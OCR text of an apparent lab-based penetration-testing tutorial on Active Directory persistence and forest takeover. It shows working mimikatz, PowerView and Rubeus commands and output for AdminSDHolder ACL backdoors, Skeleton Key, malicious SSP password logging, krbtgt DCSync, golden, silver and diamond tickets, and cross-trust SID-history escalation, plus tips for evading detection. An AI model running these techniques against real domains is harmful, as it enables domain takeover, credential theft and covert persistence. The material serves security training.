
AdminSDHolder

AdminSDHolder is a unique security principal within Active Directory that protects certain built-in sensitive principals from modification, such as Domain Admins, Enterprise Admins, Schema Admins, etc. For example, the change will be reverted if we grant a user Full Control permission to the Administrators group within one hour. This is because the Security Descriptor Propagator (SDProp) compares the ACL of protected principals with the ACL defined in AdminSDHolder.

Though we cannot successfully modify ACL protected by AdminSDHolder, we can modify AdminSDHolder. To grant Eric Full Control permission to AdminSDHolder, we can execute the PowerView cmdlet as follows:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Add-DomainObjectAcl -
TargetIdentity "CN=AdminSDHolder,CN=System,DC=child,DC=htb,DC=local" -
PrincipalIdentity eric -Rights All
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
```

On Dc01, we can see that Eric now has Full Control permission on AdminSDHolder.



Skeleton Key

Skeleton key is a technique to bypass authentication by patching the `lsass.exe` process on the domain controller and hijacking the usual NTLM and Kerberos authentication flows. As a result, any user with a specific password can be authenticated and access sensitive resources and data on the network without knowing the actual password (the real password still works).

We can use mimikatz to backdoor a Skeleton key, however, the technique is not persistent after a reboot.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload mimikatz.exe
Info: Uploading mimikatz.exe to
C:\Users\Administrator\Documents\mimikatz.exe

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK

Data: 1745928 bytes of 1745928 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe
"privilege::debug" "misc::skeleton" "exit"
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
```

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!
```

After that, we can use `mimikatz` as the Skeleton key and authenticate as any user in the domain.

Malicious SSP

Security Support Providers (SSPs) are a part of the Windows operating system that offer ways for an application to obtain an authenticated connection. Examples of SSPs used in a domain computer include Kerberos, NTLM, Wdigest, msv, etc. The following is a snippet of output in mimikatz; we can notice multiple SSPs.

```
Authentication Id : 0 ; 221758 (00000000:0003623e)
Session           : Interactive from 1
User Name         : Administrator
Domain            : CHILD
Logon Server      : DC01
Logon Time        : 1/18/2023 7:26:14 PM
SID               : S-1-5-21-2749819870-3967162335-1946002573-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CHILD
         * NTLM     : e7d6a507876e2c8b7534143c1c6f28ba
         * SHA1     : f879290122531be79264e1d8317f6b61c7266eca
```

```
         * DPAPI    : 3c9427e7a985cd448abd9f3f93dfff9e
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : CHILD
         * Password : (null)
        kerberos :
         * Username : administrator
         * Domain   : CHILD.HTB.LOCAL
         * Password : (null)
        ssp :
        credman :
```

We can backdoor a custom SSP by executing the command `misc::memssp` in the mimikatz command line.

```
mimikatz # misc::memssp
Injected =)
```

Next time when a user logs on, the plaintext password will be contained in the file `C:\Windows\System32\mimilsa.log`.

ACL Persistence

In the previous section, we discussed some common DACL exploitation; we abused them to escalate our privilege in the domain. However, we can also abuse DACL to maintain our access. The ways are countless, and the principle behind them is simple: helping us compromise privileged domain principals again quickly. Some examples:

- Grant a low-privileged user with WinRM access to the domain controller
- Grant a low-privileged user with Remote Desktop access to the domain controller
- Grant a low-privileged user with WMI access to the domain controller
- Write permission on a certificate template
- DCSync backdoor
- LAPS backdoor

Golden Ticket

In the Kerberos section, we learned that TGT is encrypted with krbtgt's hash. When we have DCSync permission, we can retrieve krbtgt's hash. As long as we know krbtgt's hash, we can sign and encrypt a ticket to make the golden ticket valid and impersonate any user with any privilege.

In the command, we provide `krbtgt`'s AES256, and impersonate the domain admin `child\Administrator`. The valid time is 10 hours (10 years by default, which stands out from other tickets), regardless of a single password change.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe
"privilege::debug" "lsadump::dcsync /user:child\krbtgt" "exit"
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /user:child\krbtgt
[DC] 'child.htb.local' will be the domain
[DC] 'dc01.child.htb.local' will be the DC server
[DC] 'child\krbtgt' will be the user account

Object RDN           : krbtgt

<SNIP>

* Primary:Kerberos-Newer-Keys *
    Default Salt : CHILD.HTB.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
      aes128_hmac       (4096) : c6eee931cc438dd709d1bcef7594b343
      des_cbc_md5       (4096) : ba7013d3fe2c67d0
<SNIP>

*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe
"kerberos::golden /user:Administrator /domain:child.htb.local /sid:S-1-5-
21-2749819870-3967162335-1946002573
/aes256:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
/startoffset:0 /endin:600 /renewmax:10080 /ticket:golden.kirbi" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
```

```
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /user:Administrator
/domain:child.htb.local /sid:S-1-5-21-2749819870-3967162335-1946002573
/aes256:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
/startoffset:0 /endin:600 /renewmax:10080 /ticket:golden.kirbi
User      : Administrator
Domain    : child.htb.local (CHILD)
SID       : S-1-5-21-2749819870-3967162335-1946002573
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey:
f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8 -
aes256_hmac
Lifetime  : 11/28/2023 12:51:35 PM ; 11/28/2023 10:51:35 PM ; 12/5/2023
12:51:35 PM
-> Ticket : golden.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz(commandline) # exit
Bye!
```


The golden ticket is powerful. Because of widespread abuse of it, this has led to heavy monitoring for it. Two common detection techniques are as follows:
1. TGS-REQs that have no corresponding AS-REQ
2. TGTs have a 10-year lifetime (Default lifetime created by Mimikatz). This is why we specified the lifetime as 10 hours.

Silver Ticket

A golden ticket is a forged TGT, while a Silver Ticket is a forged service ticket. Like holding a golden ticket, we can impersonate any user to access any service, but only on a specific machine. To create a silver ticket, we need the computer account's credentials (NTLM/AES256). We provide the user we wanted to impersonate, the computer machine's credential, the target machine, the target service, and specify the ticket's lifetime as 10 hours.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe
"kerberos::golden /user:Administrator /domain:child.htb.local /sid:S-1-5-
21-2749819870-3967162335-1946002573 /target:srv01 /service:cifs
/aes256:b358beae56d68a3713ac6ff800bfe60826444233f8bc9b1cbd7d0352405fab8f
/startoffset:0 /endin:600 /renewmax:10080 /ticket:silver.kirbi" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /user:Administrator
/domain:child.htb.local /sid:S-1-5-21-2749819870-3967162335-1946002573
/target:srv01 /service:cifs
/aes256:b358beae56d68a3713ac6ff800bfe60826444233f8bc9b1cbd7d0352405fab8f
/startoffset:0 /endin:600 /renewmax:10080 /ticket:silver.kirbi
User      : Administrator
Domain    : child.htb.local (CHILD)
SID       : S-1-5-21-2749819870-3967162335-1946002573
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey:
b358beae56d68a3713ac6ff800bfe60826444233f8bc9b1cbd7d0352405fab8f -
aes256_hmac
Service   : cifs
Target    : srv01
Lifetime  : 11/28/2023 1:33:27 PM ; 11/28/2023 11:33:27 PM ; 12/5/2023
1:33:27 PM
-> Ticket : silver.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz(commandline) # exit
Bye!
```


Compared to a golden ticket, a silver ticket is helpful for a reasonable period (30 days for a computer account by default) of persistence because the computer account password changes every 30 days by default.

To create a silver ticket according to our needs, we can refer to the following table to specify what access we want to maintain.

Access Type	Service
`PsExec`	cifs
`WMI`	HOST RPCSS
`WinRM`	HOST HTTP
`Scheduled Tasks`	HOST

Diamond Ticket

A diamond ticket is also a TGT that can be used to impersonate any user and access any service in the domain. A golden ticket is signed and encrypted by krbtgt's credential, while a diamond ticket is made by modifying a legitimate TGT issued by the domain controller. After requesting a legitimate TGT, the modification can be done by decrypting the TGT with krbtgt's credential, changing specific fields, and encrypting it.

We supplied the target user carrot, `carrot`'s RID, RID of the group "Domain Admins", and `krbtgt`'s AES256.

```
sliver (http-beacon) > execute-assembly /home/htb-ac-1008/Rubeus.exe
diamond /tgtdeleg /ticketuser:carrot /ticketuserid:1114 /group:512
/krbkey:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
/nowrap

[*] Output:


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Diamond Ticket

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target
'cifs/dc01.child.htb.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API
output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
```

```
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache:
bjPYdahrofDNPiDDTcHLxhIMAT5EJNuMD+Kon6QpkWE=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):


doIFDDCCBQigAwIBBaEDAgEWooIEDDCCBAhhggQEMIIEAKADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPQ0hJTEQuSFRCLkxPQ0FMo4IDvjCCA7qgAwIBEqED
AgECooIDrASCA6h2q5Gn929VXT8/Uy0oHjF8/EL8JluEWVDovPRl0UeNPXjPJWWFyvfXsvAMTc
PhLFXGgN4rmcQmU8ROpOLaRBgjGCG0wig/W3Z06TrQv9wOJuokLYi9GMGJspXyeGXHqFV7lpjq
hxbs7rSVoyVgI0AvmHkBAajZ7pnY0YpMCMg2GQgj+b4/zBsQBNY95xMukpNVO6a7Xj0mbIhLbN
bBxCXN77AZ4o6FxqFmz1WwGLYFyn71ducgg5e5mYu7KXhKtH14GeHZAUVXHzuMdxs+9WeyerxZ
n/fvKg/dkH71N8RJ7IssSwF7SLKsKp+lKs9GHFbRS8TWSgfTA5cNUObtPEZeYrHm2KcBgq640C
BoISsVAZeggkfWudcZHULmmxRMgv4tnrFAOaawQ1SUG0SXMm1Yk2a9d+3kyhSk1BD84i7CN19I
SiMaXvLpdukXsa1Pni3IevKhIQ0vkgNPrTHgWoGyYtAO2rOCsLwkAkzkjLTXsDLfPOik7/C+e3
svVTwG1g/20FzQUFeC5hE3NhbdkGEEr46hBywXFrbKvLCbI0+GS8z3XadtQg9muuK9PdB+1Esj
wqfjbB86yYzlwWA6H/YKvzoNPzts7Zhafy7KEX18q0NEmAgNFamcICr4vWMSqRUcPhr9Rl0Vep
uR0vncWkxoDicABUvUscm6Ksc4J6x0Enb5tdxw0o3zXAhlLZ5YhMrfCGZyTHmfakrMMNxXiMD+
JHG1kdjqFCpQ7eNW/Md1e/9YfqosyOAXlzZ4alaEfYXJjSgDndxnxIE11qIOtjQJQa7aBa2wHu
SSDP5bBZ7E61ypSndfXZQdVmSavF10//jkaKPQg0eXM461uc5+Mpe1TLeKJ2CLUgIGYhrFjoz5
NI+rsUWRVwTSHU7PTYj1goXpXWPFbx2C4gZJUeSsLvJhn/9WzeD9odlf+33MXSuOpoeCWLzpRh
0ul8Q6VUogRUTZzWb2A0faUSY1FAp/qqQZSCaWbfgn//EW7gNos5kRKlv+0el8gAFZYEzSHLtR
nZQjrqyAkdT3tY+L5jqvMwqLgkYjz4CwVnIc/OZXr4OJra+lmvf741bB46NQrw8c9kdFoQVBnE
/93Qnq4jRzJajE77gUSJgZ8pa4rpwSfVIPbXdsYf0G6bWmVBvY7WFJlLMP4sv5pPHwZ1Q83lpB
igfFgfKzvz2wo+iwQ8Kl1zjngj0zjSUZOa9FWMj1tMMFwlXUzCi6owm+37anoPoRuqYpxlRiX7
SHA9qjgeswgeigAwIBAKKB4ASB3X2B2jCB16CB1DCB0TCBzqArMCmgAwIBEqEiBCBI6tJZlU/Q
t5RqzPq7zpuBnCWUpnsPGF4/6W3XN4QieaERGw9DSElMRC5IVEIuTE9DQUyiETAPoAMCAQGhCD
AGGwRlcmljowcDBQBgoQAApREYDzIwMjMxMTI4MjEzODI4WqYRGA8yMDIzMTEyOTA3MjQzNVqn
ERgPMjAyMzEyMDUyMTI0MzVaqBEbD0NISUxELkhUQi5MT0NBTKkkMCKgAwIBAqEbMBkbBmtyYn
RndBsPQ0hJTEQuSFRCLkxPQ0FM

[*] Decrypting TGT
[*] Retreiving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):


doIFODCCBTSgAwIBBaEDAgEWooIENjCCBDJhggQuMIIEKqADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPQ0hJTEQuSFRCLkxPQ0FMo4ID6DCCA+SgAwIBEqED
AgEDooID1gSCA9KqDyI908KXewW8P+ZnBJ2ZKtV3fmTSdxL5YMUMy1WWGS60hkoqYg/LQWu9jN
xwazLhf2prADwzvTPfPwMdKAIdhQYFim9M0Rm8/FK1KMnwxjivX2hIgGo8HO7iVVT0Vv8XLnJO
Uiv8j6tn5FXLBLjZCe+DPjS7lAWa2cN5XZfj8k46m35k/kvFFjJJwyMXzVhux+e2CKjw/+Yfj4
Jq4O9DQnfNrivkxonMHd5AJcx36n5EPrZKdphJG3P6CJFFEvFYzztlcTNlUJsYicOTHiu8nqX0
MrRVYd1JlftXQjhNfwkx19k5OVnX8tFz0SE3IJz6T2CZfefPHpHkQGPFYj6btyd6aSUL0WiXQe
gqRqmkFZhbYp540f8ZNPsViLd2mVwKvO3EFCRH/3v3/KH3KiudEidsIP5kc0S/EbSq0lY7xDAb
TfpNf1CRFAVlx4wmUpzJo+kjjxApP1xbOKv5fiimNd6U30x3T0Oufw6BVYwhNF1HR2pMGWsJAt
```

```
coKfAxlGfI4sG3Kjjfu5JCsyAJ9VvQoZ58RHkcoZrIlSXZAeKoT2qqnUa7X+72tFeuXGvnB15i
KQIOemgV7viKfBbPvgPntZcaVjFG8r9S+BDJwrnmr8mT81OqLYhexFn+mEy2htrwnCiY/CV6Hb
9QfVgApDZVzhUkQE825G9WkyPtiFpMgl2x0HmsomjUDrblzs0kxrwdjwHfp1ega/0WMEvBJsj8
dJP2AU5++5JBKeB1PhWwnW78w2LY3s0rBfWesVaCLlqdiCwas2myQZw5SQ+BKe9VgC6SCzGShl
uFWu/6xP+mZcX3XQMabZuGu0GGFt/xMTpSGN9dKSaChf9n60ThZ2sX+CdUz0bfMr5Nikpe4CMf
/6HW14lnDaJnkkHe5W3FOouCIKHdoaangcuDaZ6fJbqFeK9QVGN9C6IGOqqbxN3pi8ce1XX0xc
ak4x/NNFbZ9f9v3+3RGSL8EkN+z5/0CmoJXrEizzgEcymYY/jyAxfHBExhBWERkiZQRhnhH7CR
PFKZuQSsMDko0u10rsttRb2wkFiWn3qNxD5vPoIVBBFvBtDZat6qTJtyphVTC2rLMyQLg6XYsi
O53t65jP/9G1WkPu5DGOYli9IUSGegsdm7HS+UOicv7kX/ooGQ2qvQRWy5QyelIxGNnHl66PHE
D9efPZYJdn1pA5EY0dGVeRORuuSJHdneAIR7odEbkjr1fwp3nXLtaYgaG8MZR9pOJCTJxFkWGc
l1RR9BG0KKL0quNVHniwNJoezVFQ5zjcn0DlUqOWgN+D+v0wNcCdEmF8yHtoujge0wgeqgAwIB
AKKB4gSB332B3DCB2aCB1jCB0zCB0KArMCmgAwIBEqEiBCBI6tJZlU/Qt5RqzPq7zpuBnCWUpn
sPGF4/6W3XN4QieaERGw9DSElMRC5IVEIuTE9DQUyiEzARoAMCAQGhCjAIGwZjYXJyb3SjBwMF
AGChAAClERgPMjAyMzExMjgyMTM4MjhaphEYDzIwMjMxMTI5MDcyNDM1WqcRGA8yMDIzMTIwNT
IxMjQzNVqoERsPQ0hJTEQuSFRCLkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9DSElMRC5I
VEIuTE9DQUw=
```

Whole Forest Compromise

We already dominated the domain child.htb.local. According to previous enumeration, we know that DC02 is in the domain htb.local. The domain `htb.local` is the parent domain, while the domain `child.htb.local` is the child domain; they are all in the same forest htb.local. In a realistic example, the parent domain can be a company, while the child domain can be a department. How can we move from the child domain to the parent domain? Before the exploitation, we should get familiar with some terms and concepts.

Concept

Domain Trust

Domain trust is a trust relationship between domains that enables users in one domain to access resources in another domain. The direction of domain trust is where domain A trusts domain B; therefore, users in domain B can access resources in domain A. Of course, if these two domains trust each other, users can access resources in either domain. Domain trusts can be `one-way` or `two-way`, and `transitive` or `non-transitive`. Two-way trust can happen between domains in the same forest. One-way trust can be divided into `inbound trust` or `outbound trust`. Our previous example shows a one-way trust between domain A and domain B. In domain A, the trust is outbound; in domain B, the trust is inbound. In our case, `child.htb.local` is a child domain of `htb.local`; there is a `two-way trust` between them.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-DomainTrust

SourceName      : child.htb.local
TargetName      : htb.local
```

```
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 9/14/2022 1:06:26 AM
WhenChanged     : 11/28/2023 4:37:20 PM

*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
dc01
```

Domain Admins vs. Enterprise Admins

The domain admin (DA) has the highest privilege in a domain. Still, it does not have privileges outside the domain unless specific configurations (such as foreign security principal) are made in other domains. If the domain is a child domain in a forest, the enterprise admin (EA) in the root domain has the highest privilege over the whole forest. In our case, `child\Administrator` and `child\carrot` are the domain admins in child.htb.local, while `htb\Administrator` is the enterprise admin in the entire forest.

Foreign security principal

Foreign security principals refer to security principals that are not part of the target domain, but are trusted by the target domain and grant access to the target domain. The foreign security principal can be any entity, such as a user or a group from a trusted domain; therefore, a domain trust relationship must be established.

To enumerate domain users who are foreign users in other domains, we can use the Get-DomainForeignUser cmdlet:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-DomainForeignUser
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK

UserDomain             : child.htb.local
UserName               : frank
UserDistinguishedName  : CN=frank,CN=Users,DC=child,DC=htb,DC=local
GroupDomain            : htb.local
GroupName              : Ext Admin
GroupDistinguishedName : CN=Ext Admin,OU=Groups,DC=htb,DC=local
```

SID History

SID history is an attribute that applies to migration scenarios. We know that SID is used to track the security principal and its access when requesting access to resources. SID history supports security principals in maintaining access to resources in the previous domain after a migration by adding their previous SIDs.

Trust key

In each domain, krbtgt's hash is used to encrypt and decrypt TGTs. However, consider that each domain's krbtgt hash is different from the others. In the context of cross-domain access, how does each domain decrypt TGTs? A special computer account was created when the domain trust was established to have a shared secret. The computer account's name is the same as the other domain's Net-BIOS domain name. In our case, `HTB$` is in `child.htb.local`, and `CHILD$` is in htb.local.

```
<SNIP>
mimikatz # lsadump::dcsync /user:child$
[DC] 'htb.local' will be the domain
[DC] 'dc02.htb.local' will be the DC server
[DC] 'child$' will be the user account

Object RDN           : CHILD$

** SAM ACCOUNT **

SAM Username         : CHILD$
Account Type         : 30000002 ( TRUST_ACCOUNT )
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT
)
Account expiration   :
Password last change : 2/12/2023 1:02:43 PM
Object Security ID   : S-1-5-21-264881711-3359223723-3458204895-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: 87e9079c35246aa9522b99b710a4550a
<SNIP>
```


Therefore, if a user in `CHILD` wants to access a service in HTB, Dc01 creates a TGT for HTB, but this TGT is signed by `HTB$` rather than krbtgt.

Abuse Krbtgt

Note: The following domain trust attack(s) do not need to be performed on DC or be in the context of a domain admin.

After understanding previous concepts, we can abuse krbtgt to move from `CHILD` to `HTB`. The process is similar to creating a golden or diamond ticket, but we need to specify the `/sids`, which is the extra sid. To get the highest privilege, we choose group Enterprise Admins as the target group. `CHILD\krbtgt`'s AES256 key is `f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8`. Domain SID of HTB is `S-1-5-21-264881711-3359223723-3458204895`, therefore the target SIDs should be `S-1-5-21-264881711-3359223723-3458204895-519` (Enterprise Admins).

```
sliver (http-beacon) > sharpview -t 120 -- Get-DomainSid -Domain htb.local

[*] sharpview output:
[Get-DomainSearcher] search base:
LDAP://DC01.CHILD.HTB.LOCAL/DC=htb,DC=local
[Get-DomainComputer] Using additional LDAP filter:
(userAccountControl:1.2.840.113556.1.4.803:=8192)
[Get-DomainComputer] Get-DomainComputer filter string: (&
(samAccountType=805306369)
(userAccountControl:1.2.840.113556.1.4.803:=8192))
S-1-5-21-264881711-3359223723-3458204895
```

The Rubeus command should be as follows:

```
sliver (http-beacon) > inline-execute-assembly -t 120 /home/htb-ac-
1008/Rubeus.exe "diamond /tgtdeleg /ticketuser:administrator
/ticketuserid:500 /groups:519 /sids:S-1-5-21-264881711-3359223723-
3458204895-519
/krbkey:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
/nowrap"

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 462550 bytes to memory
[+] Using arguments: diamond /tgtdeleg /ticketuser:administrator
/ticketuserid:500 /groups:519 /sids:S-1-5-21-264881711-3359223723-
3458204895-519
/krbkey:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
/nowrap


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.0
```

```
[*] Action: Diamond Ticket

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target
'cifs/dc01.child.htb.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API
output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache:
sCbw66NCIjEyGr3EY+oZ7Peu4UhPVKuL/Dg2TkYcTi4=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):


doIFDDCCBQigAwIBBaEDAgEWooIEDDCCBAhhggQEMIIEAKADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPQ0hJTEQuSFRCLkxPQ0FMo4IDvjCCA7qgAwIBEqED
AgECooIDrASCA6jKPuddHti7mokJjnJPiUMd+pYE08iUfwPMj2a7nJSWJaYOasL87Datoo3uv0
rkJDGSJPL+QtpdQ3UAarq2jAxE/q8JA8ovBPr4mvEpqG3blcdZIi2lGz7u3XxCSdcI4Hw0CtGF
PcSZZH1Om3Ks1tiDaRFDoU+YPNMig4HeJwltlXRBqc2dwOS3+TaqgjRTF/qBjIYY3s3RMgvrQT
N0M7h8D/4Vv9XnaKn0HaAOiOsXmLwVt22UL3hbCGaSFdM70oCgXGm3NxoXKVxjOn/5GBiWumgC
eumCLNWiusjVqP53N+HriyYJMj+CwPjH8uB2iKTd7kWliabIanQcE/bhXQJWtmtkql6Cim5SVl
l9ubdnwHj1FSNDeBp3wdwb7ce3LRYtNhlG1FMY9hD90QhMWknAZ11sTr1mU94wdYvV76Q8nv1o
MXHrRGCRGm8+sOIvYqpmtKSSQv/2XYrVEzBM2tWghZfljLi13ibvXtwLF6t4H/+njG9qxIo5cu
4XzwKsTfMGhDbKhvv7P67xg7wHxCOqL08dALsUESvdA+Rx11JZB1C0RSPOXh+LpazIK7gwy04H
pmZnSVIJ7L9Ur2E407YGJxB8cLxpSdXNhhJ9+2SjpLiYoPp1oW1AQztxvJuBSakcqvPQo0OYVC
MkYgmaWip7gk/isZWg3LBYsVoh+WHG0M47LEIIFt2mcmExi9s0clUgAwa5rmWMgSmWTBYpIwAD
PPiV6vWR/BnkgGDDf1FUx5zgr2lYoyPX1ad/PxzfzRvujKiBOBATdCQJ1Uu3ENiGRB2Zj40+Ir
zQdiD3KWDOiobwVy8NYImE6kjvQk9dnQRwylA6YQiAA6VZ+Mrx4P2YKBVsTo0aVKV2qdVeXfmj
